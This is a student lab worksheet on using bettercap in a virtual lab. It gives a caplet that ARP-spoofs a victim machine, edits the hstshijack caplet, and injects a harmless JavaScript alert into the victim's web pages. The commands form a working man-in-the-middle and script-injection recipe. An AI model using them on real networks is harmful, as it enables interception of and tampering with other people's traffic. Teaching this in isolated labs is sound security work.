# Bettercap Injecting JavaScript

Contents

[Bettercap Injecting JavaScript 1](#_Toc84704217)

[Lab Requirements 1](#_Toc84704218)

[Injecting JavaScript 1](#_Toc84704219)

[1. View Local IP Address Information 2](#_Toc84704220)

[2. bettercap JavaScript Injection 2](#_Toc84704221)

[Assignment Submission 3](#_Toc84704222)

Time required: 30 minutes


# Lab Requirements

This lab can disrupt network communications on a production network. We want to do this lab in a completely virtual environment.

1. Kali Linux VM
2. Windows VM with Google Chrome
3. Both VM’s on the same NAT network

# Injecting JavaScript

We know how to be the man in the middle and capture all the packets from a victim. We can insert Javascript code into the html that is passing through our Kali Linux.



# 1. View Local IP Address Information

On your Kali Linux: run the following command in the terminal to find out the name and IP address of the network interface that you’re using. It is commonly eth0.

|  |
| --- |
| ip a |

**Insert a screenshot:**

Click or tap here to enter text.

Logon to the Windows victim machine.

Run **ipconfig /all**

**Insert a screenshot:**

Click or tap here to enter text.

From the Windows victim machine 🡪 ping the Kali IP address to confirm network connectivity.

Click or tap here to enter text.

# 2. bettercap JavaScript Injection

In the bettercap MITM lab, we created a caplet file to automate using bettercap.

1. Use the spoof.cap file we created in the MITM lab. Replace 10.10.1.11 with the Windows victim machine IPO address.

|  |
| --- |
| net.probe on  set arp.spoof.fullduplex true  set arp.spoof.targets 10.10.1.11  arp.spoof on  net.sniff on |

1. On Kali Linux: Use a text editor to create a text file named **alert.js**
2. Add the following code and save the file.

|  |
| --- |
| alert('You have been hacked!') |


1. Install the caplet files for bettercap.

|  |
| --- |
| # Start bettercap  sudo bettercap  # Run this command from the bettercap prompt  caplets.update |

1. Enter the following command to open the hstshijack.cap for editing.

|  |
| --- |
| sudo nano /usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap |

1. Go to the line shown at the bottom, add the path to your **alert.js** file.



|  |
| --- |
| ,\*:/home/user/alert.js |

1. **Insert a screenshot of your caplet file with the new entry:**

Click or tap here to enter text.

1. Type the following command at the terminal start bettercap automatically.

|  |
| --- |
| sudo bettercap -iface eth0 -caplet spoof.cap |

1. Type at the prompt: **hsts** press the tab key to autocomplete to **hstshijack/hstshijack**
2. On your victim VM: Open a web browser and go to [www.vulnweb.com](http://www.vulnweb.com) You should see your javascript alert.
3. **Insert a screenshot:**

Click or tap here to enter text.

You have successfully spoofed your victim with your javascript injection.

1. Type **quit** to stop bettercap.

## Assignment Submission

Attach this completed document to the assignment in Blackboard.